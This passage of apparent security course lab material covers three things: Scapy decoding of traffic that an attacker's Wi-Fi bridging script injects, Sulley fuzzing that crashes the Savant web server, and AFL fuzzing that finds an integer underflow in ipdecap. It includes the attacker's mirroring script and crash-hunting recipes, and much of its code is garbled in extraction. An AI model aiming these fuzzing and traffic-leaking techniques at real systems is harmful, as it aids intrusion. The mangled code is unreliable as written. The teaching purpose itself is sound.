
This lab is designed to demonstrate using Scapy and Python to solve a problem. The problem is to recover traffic created by a Wi-Fi bridging device. The device is simply taking network traffic from the LAN, wrapping it in Wi-Fi packets, so that it can be retrieved remotely. Here is a script that mimics the device and creates the same type of traffic:

Source of traffic to decode


```
#!/usr/bin/env python
from scapy.all import
INPUT "eth0"          # Python variables in all uppercase
OUTPUT "mon0"         # are intended to be used as constants
conf verb 0

def inject(pkt):
    fakemac "00:00:de:ad:be:ef"
    sendp(RadioTap()/Dot11 type 2 addr1 fakemac addr2 fakemac
          addr3 fakemac)/pkt iface OUTPUT)

sniff(store 0 prn inject iface INPUT
```



Wireshark's interpretation of the attacker's wireless packets containing the embedded Ethernet and IP protocol (the IP payload starting with 0x4500 is framed in this example). These are clearly invalid packets where Wireshark is unable to decode the packet contents properly. With Scapy, however, it is straightforward to create and interpret even intentionally malformed packets.



Task List

1. Use a Scapy or Python technique to iterate on each packet in the packet capture, processing each packet.
2. Discard packets that do not use the MAC address `00:00:de:ad:be:ef`.
3. Extract the packet payload content in the Dot11() header (representing the original Ethernet payload).
4. Write the packet payloads to a new packet capture file that can be processed with Wireshark and other tools.

Python and Scapy Useful Objects

Name	Description
wrpcap	Write a list of packets to the named file
sniff	Pass each packet in the packet capture file to a function
help(sniff)	Examine the offline and prn parameters
if	Test each packet for the configured MAC address
return	Leave the function if the MAC address is incorrect

Building a Solution

Here is one possible solution to the problem, starting with a basic code skeleton. Notice we have defined a function known as "strip_packet" that will be used to extract the Ethernet packet payload from the wireless frame. We're also using the sniff() and wrpcap() methods and a global variable (one that is accessible within all functions of the current namespace) called "packets", initialized to an empty list.

Next, you can reproduce this code skeleton on your system and then fill in the parameters for the sniff() and wrpcap() functions, as well as the necessary processing code in the strip_packet() function.

Skeleton File

```
1 packets []
2 def strip_packet(packet):
3     # Test each packet and append to array
4     # Any additional work
5     # Return resulting packet
6
7 sniff() # Specify arguments for sniff method
8 # The sniff method returns when it has no more packets
9 wrpcap() # Write the contents of packets to the named file
```

Add arguments to the sniff() call. The sniff() method accepts the argument "offline", which takes a packet capture file to sniff as the argument (as opposed to sniffing on a network interface). The second argument is the "prn" variable, which allows us to specify a function that gets called each time the sniff() function gets a new packet (from the packet capture file in our example). This is known as a callback function parameter, where we've specified our strip_packet() function.

If you didn't take a look already, the Python introspection support for the sniff() function ("help sniff") would be a great place to spend a few minutes, reading up on the capabilities and use of this function.

Define sniff() arguments

```
1 packets []
2 def strip_packet(packet):
3     # Test each packet and append to array
4     # Any additional work
5     # Return resulting packet
6
7 sniff(offline "wifimirror.dump" prn strip_packet)
8 # The sniff method returns when it has no more packets
9 wrpcap() # Write the contents of packets to the named file
```

Add parameters to the wrpcap() method, creating an output packet capture called "out.dump" using the contents of the list "packets". Python introspection would also be helpful here to understand how wrpcap() works ("help wrpcap").

Note the function parameter names have been left off of the wrpcap() function. The statement "wrpcap("out.dump", packets)" is functionally equivalent to "wrpcap(filename="out.dump", pkt=packets)".

Note the wrpcap() function takes a list as the parameter to use for populating the named packet capture file. We created the global variable "packets" when we built the code skeleton; now we need to populate it in the strip_packet() function.

Define wrpcap() arguments

```
1  packets    ]
2  def strip_packet(packet):
3      # Test each packet and append to array
4      # Any additional work
5      # Return resulting packet
6
7  sniff(offline "wifimirror.dump" prn strip_packet)
8  # The sniff method returns when it has no more packets
9  wrpcap("out.dump" packets)
```

Since the strip_packet() function is called for each packet in the input packet capture file, we are able to evaluate each packet on a case-by-case basis. The first thing we want to do in the function is test if the packet we've received has the magic MAC address used in the wifimirror.py script. Scapy automatically decodes the packet for us and allows us to access the addr1 member of the packet variable, as shown. If the addr1 member is not set to the magic MAC address, we simply end the function, allowing the sniff() function to move on to the next packet.

If the magic MAC address matches, then we need to take the packet and extract the Ethernet payload, adding it to our packets[] list.

Discard Packets with Unwanted MAC addresses

```
1  packets    []
2  def strip_packet(packet):
3      # Test each packet and append to array
4      if packet.addr1 != "00:00:de:ad:be:ef"
5          return
6      # Return resulting packet
7
8  sniff(offline "wifimirror.dump" prn strip_packet)
9  # The sniff method returns when it has no more packets
10 wrpcap "out.dump" packets)
```

We're now ready to complete our script, adding the packets.append() method referencing the packet.payload.payload member. Since "packet" represents the RadioTap() header, "packet.payload" represents the Dot11() header. Accordingly, "packet.payload.payload" represents the payload of the Dot11() header or the original Ethernet frame captured by the attacker.

Discard Packets with Unwanted MAC addresses

```
1 packets []
2 def strip_packet(packet):
3     # Test each packet and append to array
4     if packet.addr1 != "00:00:de:ad:be:ef"
5         return
6     packets.append(packet.payload.payload)
7
8 sniff(offline "wifimirror.dump" prn=strip_packet
9 # The sniff method returns when it has no more packets
10 wrpcap("out.dump" packets))
```

Expected Results

Typing these commands interactively within a Scapy prompt creates an output packet capture file of 1,114 packets.

```
>>> packets []
>> def strip_packet(packet):
    if packet.addr1 == "00:00:de:ad:be:ef"
        return
    packets.append(packet.payload.payload)

>> sniff(offline "scapy/wifimirror.dump",prn=strip_packet)
Sniffed TCP 0 UDP 0 ICMP 0 Other 2781
>>> wrpcap("out.dump" packets)
# Ignore warning messages
>>> exit()
```

Open up the new file, out.dump, to get the results on the following page.

Open out.dump in Wireshark

wireshark out.dump

Expected Results

The image shows the Wireshark interface with a network traffic capture. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A display filter bar shows "Apply a display filter ... <Ctrl-/>". The packet list pane shows a table of captured packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.0.112	172.16.0.255	UDP	43	58945 → 8765 Len=1
2	0.001214	172.16.0.112	172.16.0.255	UDP	43	58945 → 8765 Len=1
3	0.002076	172.16.0.112	172.16.0.255	UDP	43	58945 → 8765 Len=1
4	0.003215	172.16.0.112	172.16.0.255	UDP	43	58945 → 8765 Len=1
5	0.445312	172.16.0.112	172.16.0.255	UDP	43	54404 → 8765 Len=1
6	0.446467	172.16.0.112	172.16.0.255	UDP	43	54404 → 8765 Len=1

The packet details pane for the selected packet (No. 1) shows the following structure:

- Frame 1: 43 bytes on wire (344 bits), 43 bytes captured (344 bits)
- Ethernet II, Src: HonHaiPr_1b:03:fa (00:19:7d:1b:03:fa), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 172.16.0.112, Dst: 172.16.0.255
- User Datagram Protocol, Src Port: 58945, Dst Port: 8765
- Data (1 byte)

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000  ff ff ff ff ff ff 00 19 7d 1b 03 fa 08 00 45 00  .... }....E.
0010  00 1d 00 00 40 00 40 11 e1 40 ac 10 00 70 ac 10  ....@.@. .@...p..
0020  00 ff e6 41 22 3d 00 09 80 cd 1d  ....A"=.. ..
```

The status bar at the bottom indicates: out, Packets: 1114 · Displayed: 1114 (100.0%) · Load time: 0:0.12 · Profile: Default

Lab 3.5: Intelligent Mutation Fuzzing with Sulley

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

In this lab, you'll use the Sulley fuzzer and accompanying components, creating a grammar to fuzz an HTTP server with requests. You'll evaluate the Savant web server as a target, followed by postmortem analysis.

Objectives

- Describing an HTTP request using Sulley
- Preparing the Process Monitor session agent
- Fuzzing the Savant web server
- Postmortem analysis

Preparation

VM Environment

Unzip and boot up your SANS-provided Windows VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Fuzzing Savant

Start target process: savant.exe

```
c:\savant\savant.exe
```

Start `process_monitor.py` to monitor savant

```
cd \dev\Sulley
python process_monitor.py -c audits/Savant-crashbin -p savant.exe
```

Expected Results

```
C:\>cd \dev\Sulley
C:\dev\Sulley>python process_monitor.py -c audits/Savant-crashbin -p savant.exe
[08:10.52] Process Monitor PED-RPC server initialized:
```

Getting Started with Sulley

Add your grammar content after the comments describing the request to define. Use the `s_static()`, `s_string()`, and `s_delim()` primitives where appropriate. Refer to the slides in this module for assistance or call on the instructor for help.

Update the following skeleton script, already on your VM at `c:\dev\sulley\http.py`. The lines are highlighted where changes are needed. Be sure to update to your target IP address, as well as include a basic HTTP grammar in sulley functions (the example grammar is sub-optimal but will eventually crash the target).

Sulley HTTP skeleton script `c:\dev\sulley\http.py`

```

1  #!/usr/bin/env python
2  from sulley import
3  import sys
4  import time
5
6  s_initialize("HTTP")
7
8  # Your mission: use Sulley syntax to describe the following request:
9  #  HEAD /index.html HTTP/1.1\r\n\r\n
10 # Use s_static, s_string and s_delim where appropriate
11 # Refer to course material for examples and reference for each function
12 s_static("HEAD") # (1)
13 s_delim " "
14 s_string("/index.html")
15 s_delim " "
16 s_string("HTTP")
17 s_static("/1.1")
18 s_static( \r\n\r\n )
19
20 print "Mutations: "      st (s_num_mutations())
21
22 #print "ASCII mutation output:" # (2)
23 #i=0
24 #while s_mutate():
25 #   print "Case: " + str(i) + ":\n"
26 #   print s_render()
27 #   print "\n\n"
28 #   i=i+1
29 #sys.exit()
30
31 print "Press CTRL/C to cancel in "
32 for i in range(3):
33     print str(3-i) + " "
34     sys.stdout.flush()
35     time.sleep(1)
36
37 print "Instantiating session"
38     sessions session session_filename "http.session"      sleep_time 0.25
39
40 print "Instantiating target"
41 target sessions target("0.0.0.0" 80)      # (3)
42 target procmon pedrpc client "0.0.0.0" 26002) # (3)
43
44 target procmon_options {
45     "proc_name" "savant.exe"
46     "stop_commands" 'taskkill /IM savant.exe /F',
47     "start_commands" ['C:\\savant\\savant.exe'],
48 }
49
50 print "Adding target"
51 sess add_target target)
52
53 print "Building graph"
54 sess connect(s_get "HTTP")
55 print "Starting fuzzing now"
56

```


1. Start HTTP protocol grammar here
2. Uncomment `s_mutate()` loop if troubleshooting
3. Update with your **Target** IP address

Next, start the fuzzer in a new terminal. If you have syntax errors in your script, Python will present an error. Use the line number associated with the error to locate and fix any errors (many errors will be resolved by fixing an issue on the line previous to the one indicated in the error message) and then start the fuzzer again. Once you have corrected any errors, Sulley will start fuzzing the Savant web server target.

Start the fuzzer

```
cd \dev\sulley
python http.py
```

The total number of mutations depends on how precise your HTTP grammar is defined.


Expected Results

```
C:\dev\sulley>python http.py
Mutations: 2242
Press CTRL/C to cancel in 3 2 1 Instantiating session
Instantiating target
Adding target
Building graph
Starting fuzzing now
[12:53.44] current fuzz path: -> HTTP
[12:53.44] fuzzed 0 of 1074 total cases
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] fuzzing 2 of 1074
[12:53.46] xmitting: [1.2]
[12:53.47] fuzzing 3 of 1074
[12:53.47] xmitting: [1.3]
```

Sulley tracks it's state in `http.sess`

If you stop Sulley and want to start the fuzzer again, delete the `http.session` file before restarting Sulley (otherwise, Sulley continues where you left off).

While the fuzzer is running, you can view the status of the test, as well as any identified crash information, by browsing to <http://localhost:26000/>. You must use your browser's reload functionality to refresh the screen. Clicking any of the test cases that caused a crash will allow you to view the crash information, including the register context dump, disassembly of instructions around the crash, and a structured exception handler unwind.



Review Fuzzing Results

- Compare these results with your results fuzzing with the `httpfuzz.py` script in the DynamoRIO lab
- Use `crashbin_explorer` to examine crash data after the fuzzer completes
- Adding a "t" argument will examine that specific test case

Examine with crashbin_explorer

```
python utils\crashbin_explorer.py audits\Savant-crashbin
```

Stopping Sulley

Sulley doesn't respond to `CTRL-C` well Kill all Python processes easily with `taskkill`

```
`powershell
taskkill /IM python.exe /F
```

Unable to connect

Edit your `http.py` script and specify the correct target IP address

One Solution: Minimal Sulley Fuzzer

Here is a minimal Sulley script needed to cause a crash in the Savant web server. Your Sulley script may be different, but this one will reliably cause the crash. When we run the fuzzer against the Savant target, the first 42 test cases do not cause a crash. Case 43 causes an access violation, as shown.

Minimal Sulley Fuzzer Grammar

Use these three lines to replace the grammar related lines in `http_fuzz.py` script to get precise results shown here.

```
s_static("HEAD /index.html "  
s_string("HTTP")  
s_static("/1.1\r\n\r\n")
```

Expected Results

```
C:\dev\sulley>python http.py  
  
[12:53.44] fuzzing 1 of 1074  
[12:53.46] xmitting: [1.1]  
[12:53.46] netmon captured 561 bytes for test case #1  
  
[12:54.13] fuzzing 43 of 1074  
[12:54.13] xmitting: [1.43]  
[12:54.14] netmon captured 748 bytes for test case #43  
[12:54.14] procmon detected access violation on test case #43  
[12:54.14] primitive lacks a name, type: string, default value: HTTP  
[12:54.14] :0040c05f mov ecx,[eax] from thread 3664 caused access violation  
[12:54.14] restarting target process
```

Postmortem Analysis

Next, we can explore the crash details with `crashbin_explorer.py`. First, run `crashbin_explorer.py`, specifying the Savant-crashbin file as the only argument. This will give us some summary information about the crashes that were identified. If we add `"t <%NNN%>"`, replacing `"<%NNN%>"` with the crash number, we can collect additional detail, including an explanation of the access violation, a register dump, and SEH unwind. If the EIP register is still valid, we can also obtain a short disassembly of the following instructions. A trimmed example is included in this slide.

Results vary greatly depending on grammar and environment

The exact crash conditions, register values, and exception details may be different on your system, based on the status of the Savant process when the exception was triggered

Examine the fuzzing results

```
python utils\crashbin_explorer.py audits\Savant-crashbin
```

Example Results

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin
[5] savant.exe:0040c05f mov ecx,[eax] from thread 616 caused access violation
    45, 77, 43, 44, 45,
```

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin -t 43
Savant.exe:0040c05f mov ecx,[eax] from thread 840 caused access violation
when attempting to read from 0x00312e31
```

CONTEXT DUMP

```
EIP: 0040c05f mov ecx,[eax]
EAX: 00312e31 ( 3223089) -> N/A
EBX: 023b5d58 ( 37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 00 ...
ECX: bb110e23 (3138457123) -> N/A
EDX: 00000001 ( 1) -> N/A
EDI: 0041703c ( 4288572) -> N/A
ESI: 023b5d58 ( 37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 00 ...
EBP: 025fea24 ( 39840292) -> AAAAAA\1.1 (stack)
ESP: 025fe6b8 ( 39839416) -> <pA (stack)
```

Lab 3.6: Source-Assisted Fuzzing with AFL

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

In this lab, you're going to use AFL to perform Source-Assisted fuzzing of a tool: **ipdecap**.

- Extracts IP payload data from encapsulating protocols
- Parses GRE, IPIP, 6in4, ESP, IEEE 802.1Q VLANs, and more
- Reads from a live network interface or from a stored pcap or pcapng file
- Written by Loic Pefferkorn

Preparation

VM Environment

Unzip and boot up your SANS-provided Ubuntu VM if you haven't already done so!

Introduction

In this lab, you'll build hands-on skills using source code-assisted fuzzing with American Fuzzy Lop (AFL). The target program is the open-source Ipdecap utility. Your goal in this module is to use AFL to identify one or more faults in Ipdecap and to identify the location of the crash in the Ipdecap source.

You will run AFL++ version 2.66 from inside a Docker container we've provided to you on the Ubuntu VM. The source code for the Ipdecap utility and the sample packet capture are also provided.

Prepare to begin

Change your working directory to `/home/deadlist/ipdecap`

```
cd /home/deadlist/ipdecap
```

Start the ipdecap Docker container and create *in* and *out* directories

```
sudo docker un -it afl-ipdecap /bin/bash  
mkdir in out
```

Record the resulting Container ID that is shown as the *hostname* once you enter the container.

Use YOUR Container ID, not the one shown in this example, it will be different!

Expected Results

```
$ sudo docker run -it afl-ipdecap /bin/bash  
root@f537b3973de8:/ipdecap-0.7# mkdir in out
```

Open a second terminal and copy the 6in4.pcapng file to your docker container's newly created *in* directory.

Copy starting input file into this docker container

```
cd /home/deadlist/ipdecap  
sudo docker cp 6in4.pcapng f537b3973de8:/ipdecap-0.7/in/6in4.pcapng
```

Use Ipdecap

Next, familiarize yourself with the basic use of Ipdecap. This tool accepts two mandatory command line arguments: the input file ("-i") and the output file to create (stripped of the encapsulating protocol data, "-o"), as shown on this page.

Note that we are invoking the ipdecap executable from the ipdecap-0.7 parent directory where `./configure` was run. The executable is placed into the src/ipdecap directory. If desired, you can copy this executable to a location in your path to make it easier to reference and execute.

In the example on this page, the Ipdecap banner indicates that the program is version 0.6. This is a bug; the code is from the Ipdecap version 0.7 repository.

```

root@f537b3973de8:/ipdecap-0.7# src/ipdecap
Ipdecap 0.6, decapsulate ESP, GRE, IPIP packets - Loic Pefferkorn
Usage
    ipdecap [-v] [-l] [-V] -i input.cap -o output.cap [-c esp.conf] [-f <bpf filter>]
Options:
-c, --conf      configuration file for ESP parameters (IP addresses, algorithms, ... -h, --
help          this help message
-i, --input     pcap file to process
-o, --output     pcap file with decapsulated data
-f, --filter    only process packets matching the bpf filter
-l, --list      list availables ESP encryption and authentication algorithms
-V, --version   print version
-v, --verbose   verbose

root@f537b3973de8:/ipdecap-0.7# src/ipdecap -i in/6in4.pcapng -o out.pcap

```

Start AFL++

```
afl-fuzz -i in - out src/ipdecap - @@ o /dev/null
```

Expected Results

```
root@f537b3973de8:/ipdecap-0.7# afl-fuzz -i in - out src/ipdecap -i @@ o /dev/null
```

american fuzzy lop ++2.66d (lpcdecap) [explore] {-1}	
process timing run time : 0 days, 0 hrs, 0 min, 52 sec last new path : 0 days, 0 hrs, 0 min, 41 sec last uniq crash : 0 days, 0 hrs, 0 min, 2 sec last uniq hang : none seen yet	overall results cycles done : 0 total paths : 13 uniq crashes : 2 uniq hangs : 0
cycle progress now processing : 0.0 (0.0%) paths timed out : 0 (0.00%)	map coverage map density : 0.06% / 0.06% count coverage : 2.51 bits/tuple
stage progress now trying : bitflip 4/1 stage execs : 4225/30.6k (13.83%) total execs : 67.4k exec speed : 1290/sec	findings in depth favored paths : 1 (7.69%) new edges on : 3 (23.08%) total crashes : 8 (2 unique) total tmouts : 0 (0 unique)
fuzzing strategy yields bit flips : 13/30.6k, 0/30.6k, 0/0 byte flips : 0/0, 0/0, 0/0 arithmetics : 0/0, 0/0, 0/0 known ints : 0/0, 0/0, 0/0 dictionary : 0/0, 0/0, 0/0 havoc/splice : 0/0, 0/0 py/custom : 0/0, 0/0 trim : 9.74%/1903, n/a	path geometry levels : 2 pending : 13 pend fav : 1 own finds : 12 imported : n/a stability : 100.00%

[cpu:100%]

Run AFL in this manner for several minutes or until two or more unique crashes are recorded. When you are ready to stop AFL, press *CTRL-C*.

Examine Crashes, Identify Fault

Examine the pcapng crash file mutations generated by AFL. Your next goal is to identify the condition that triggered the identified fault in Ipdecap. You will use GDB and wireshark to help understand the crash.

Filenames may be slightly different in the crash generation

Expected Results

```
root@f537b3973de8:/ipdecap-0.7# ls out/crashes/
README.txt
id:000000,sig:11,src:000000,time:11055,op:flip1,pos:1573
id:000001,sig:11,src:000000,time:48859,op:flip4,pos:68
```

Recompile Source with Symbols

Before using GDB with the Ipdecap source, it is useful to recompile the binary to include debugging symbols and to turn off optimization. You can still run the afl-gcc binary in GDB and get debug output, but you will lose some of the useful debug information from variables that have been optimized out by the compiler.

Rerun the `./configure` script, as shown on this page, then remove the earlier executables and compile again. Next, run the `src/ipdecap` executable in GDB, as shown (note that the last argument in the configure command is "dash 'capital oh' zero").

Recompile inside the docker container

```
./configure CFLAGS "-ggdb -g3 -O0"
make clean
make
gdb src/ipdecap
```

Expected results

```
root@f537b3973de8:/ipdecap-0.7# ./configure CFLAGS "-ggdb -g3 -O0"
root@f537b3973de8:/ipdecap-0.7# make clean
root@f537b3973de8:/ipdecap-0.7# make
root@f537b3973de8:/ipdecap-0.7# gdb src/ipdecap
```

Analyze with GDB

In the output from GDB here, the function call stack crashes somewhere in `libc.so.6` (note that this output has been modified for space). Looking at function call #1 at `ipdecap.c:573`, the function `remove_ieee8021q_header()` appears to be the last function called in the Ipdecap source before the crash.

Looking at this line of code in the source reveals that it is a `memcpy()` call. Here Ipdecap is copying the packet payload from the read packet in the packet capture file (`payload_src`) to the new output packet capture file memory location (`payload_dst`). To strip off the 802.1Q header information, the `memcpy` is limited to the total length of the input packet (`in_payload_len`), minus two Ethernet addresses (16 bytes) and the `VLAN_TAG_LEN` (4 bytes).

Use GDB to analyze the crash

```
gdb src/ipdecap
run -i out/crashes/id:00000* -o /dev/null
backtrace
```

Expected Results

```
root@f537b3973de8:/ipdecap-0.7# gdb src/ipdecap
(gdb) run -i out/crashes/id:00000* -o /dev/null
Starting program: /ipdecap-0.7/src/ipdecap -i out/crashes/id:00000* -o /dev/null
warning: Error disabling address space randomization: Operation not permitted

Program received signal SIGSEGV, Segmentation fault.
__memcpy_sse2_unaligned () at ../sysdeps/x86_64/multiarch/memcpy-sse2-unaligned.S:152
../sysdeps/x86_64/multiarch/memcpy-sse2-unaligned.S: No such file or directory.
(gdb) bt
#0  __memcpy_sse2_unaligned () at ../sysdeps/x86_64/multiarch/memcpy-sse2-unaligned.S:152
#1  0x00000000004029d3 in remove_ieee8021q_header (
    in_payload=0x70251c "\264\024\211\b-0 N\177\065\233\262\201", in_payload_len=10,
    out_pkthdr=0x707530, out_payload=0x707590 "-0 N\177\065 N\177\065\233\262") at
ipdecap.c:573
#2  0x00000000004034ea in handle_packets (bpf_filter 0x0, pkthdr 0x7ffe7fc490f0,
    bytes=0x70251c "\264\024\211\b-0 N\177\065\233\262\201") at ipdecap.c:938
#3  0x00007f9ae5a75f64 in ?? () from /usr/lib/x86_64-linux-gnu/libpcap.so.0.8
#4  0x0000000000403b04 in main (argc 6 argv 0x7ffe7fc49368 at ipdecap.c:1091
```

■ The call to *remove_ieee8021q_header* on *ipdecap.c:573* is the last function called before the crash ■

The function *handle_packets()* calls *remove_ieee8021q_header()*, passing *in_payload_len* from the packet-specific Libpcap *pcap_pkthdr* length field. This length is unchecked; subtraction causes an integer underflow with *memcpy*.

Examining the source of *ipdecap.c*, we see that the length field reported by the per-packet header information (*pcap_pkthdr*) is used to populate the *in_payload_len* variable where subtraction is applied. However, the length of this value is not checked, and AFL was able to generate a crash condition when *in_payload_len* is 10—subtracting 20 bytes leads to an integer underflow prior to the *memcpy*, very similar to the *Tcpick* flaw we saw in lecture earlier.

If you have more time, you can also use Wireshark to look at the input pcapng files and better see the conditions leading to the crash.

Key Takeaways

In this lab, you successfully identified a flaw in Ipdecap through source code-assisted fuzzing with AFL. However, it is possible that more bugs exist in this source that we have not yet discovered, for several reasons:

- Minimal input: We provided only a single input file to use for testing. Although this input file includes several encapsulated protocol methods (IEEE 802.1Q VLAN tagging and 6in4 IP tunneling), Ipdecap supports other encapsulation mechanisms as well that have not yet been tested.
- Other file formats: Ipdecap supports pcap and pcapng file formats as input; we only tested a pcapng file as the input. When you're performing file fuzzing, test with all supported input file types.
- Poor code practices: AFL does not attempt to interpret the source code of an application to identify faults (like a static analysis tool might). Looking at the source of Ipdecap, we see several bad practices, including assumptions about the maximum size of input packets with fixed-length malloc() operations and memory leaks within the application as well:

```
// ipdecap.c line 916
MALLOC out_pkthdr 1 struct pcap_pkthdr);
MALLOC out_payload 65535 u_char);
memset out_payload 0 65535);
```

Key Takeaway

AFL is an effective fuzzer, but we need to make sure we aid it as much as possible with appropriately varied input data and through the application of human analysis to focus on specific test areas of interest.

Lab 4.1: Basic Stack Overflow - Linux

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The password program on your Ubuntu VM

- Linux ELF binary
- Vulnerable to a stack overflow
- No exploit mitigations enabled

Objectives

